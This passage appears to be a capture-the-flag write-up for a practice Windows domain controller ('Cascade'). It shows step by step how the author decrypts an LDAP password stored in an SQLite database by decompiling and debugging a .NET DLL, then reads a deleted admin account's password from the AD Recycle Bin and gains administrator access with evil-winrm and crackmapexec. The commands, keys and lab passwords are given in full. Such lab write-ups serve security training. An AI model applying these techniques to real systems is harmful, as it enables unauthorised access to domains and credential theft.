


Whoami /all

Net user s.smith /domain


Snooping around the server, we find nothing too useful to help with privilege escalation. We did mount the “audit” share earlier which contained some executables and a database, so that is the next best place to look.

Going to these files, the “DB” folder contains a file that is a SQLite database. We can open this to find its contents Doing a quick google search, we come across a tool called “sqlite3” which can be used to access the file. Opening the file with this, we can enumerate the tables and find what they contain. The most interesting of these is a ldap username and password.



Sqlite3 Audit.db
.tables
*SELECT * FROM Ldap*

The password looks to be base64 encoded, however, attempting to decode it gives garbage information.




Going back to the “audit” directory, we see a file called “CascCrypto.dll”. This gives us a hint that the program will decrypt this awkward base64 encoded password for us.

Taking the files in the audit share to a windows computer, we use “DnSpy” to deobfuscate the dll and executable so we can find out what we need to do. Looking at the dll file, we immediately see a function encrypting with AES and a predefined key with block size of 128 and CBC cipher mode. We can take this information to “cyberchef” online, but that is not recommended. We could create our own function to reverse the password, but we are lazy, so we will take the easy way out.


```
namespace CascCrypto
{
    // Token: 0x02000007 RID: 7
    public class Crypto
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00002290 File Offset: 0x00000690
        public static string EncryptString(string Plaintext, string Key)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
            Aes aes = Aes.Create();
            aes.BlockSize = 128;
            aes.KeySize = 128;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Key = Encoding.UTF8.GetBytes(Key);
            aes.Mode = CipherMode.CBC;
            string result;
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(),
                {
                    cryptoStream.Write(bytes, 0, bytes.Length);
                    cryptoStream.FlushFinalBlock();
                }
                result = Convert.ToBase64String(memoryStream.ToArray());
            }
            return result;
        }
```

The easy way to decrypt the password lies in the executable. We first come across a function to open a sqlite database that reads in the information held. After this it takes this information and decrypts the stored password. With this information, we can run the program, insert the database file we found earlier, and get a password out. Yet to do this, we first need to set a break point where the program decrypts the string, or else it will do some other things.




```
            {
                sqliteConnection.Open();
                using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
                {
                    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                    {
                        sqliteDataReader.Read();
                        str = Conversions.ToString(sqliteDataReader["Uname"]);
                        str2 = Conversions.ToString(sqliteDataReader["Domain"]);
                        string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
                        try
                        {
                            password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
                        }
                        catch (Exception ex)
                        {
                            Console.WriteLine("Error decrypting password: " + ex.Message);
                            return;
                        }
                    }
                }
                sqliteConnection.Close();
```

Running the program, we give it “Audit.db”.




Letting the program run, it stops at our breakpoint. Stepping over the function and looking at the input inside the program, we see a password returned.



w3lc0meFr31nd\0\0\0

Removing the null bytes at the end and testing with winrm, we get a valid hit.




User: arksvc

Using evil-winrm, we gain access once again. Looking at the permissions for this account, we are now part of the "AD Recycle Bin" group. This is interesting since we may be able to restore "TempAdmin" from its deletion, gain its password, then log in as administrator since the note from earlier stated the password for this particular user is the same as the administrator's.

Doing a quick google search, I came across this article someone wrote going through and explaining the process of how restoring a recycled object works.

https://stealthbits.com/blog/active-directory-object-recovery-recycle-bin/

The first step we take is to look at what objects are in the recycle bin. Doing this, we see "TempAdmin" is there.



GET-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects

Attempting to restore the object, we find we do not have permission. What we can try to do now is attempt to look at the contents of the object without restoring it. We can do this by simply adding "-Properties *" to the end of our previous query. This will then list all properties/attributes associated with a particular object. Doing this, we see a password that we can decrypt.

*GET-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -Properties **

Taking this password and base64 decoding it gets us a plaintext password of "**baCT3r1aN00dles**".

```
┌──(root💀kali)-[~/htb]
└─# echo -n YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

Testing this password out with administrator, we get a hit and now have NT/Authority access!

```
┌──(root💀kali)-[~/htb]
└─# crackmapexec winrm 10.10.10.182 -u administrator -p baCT3r1aN00dles
WINRM       10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM       10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [+] cascade.local\administrator:baCT3r1aN00dles (Pwn3d!)
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```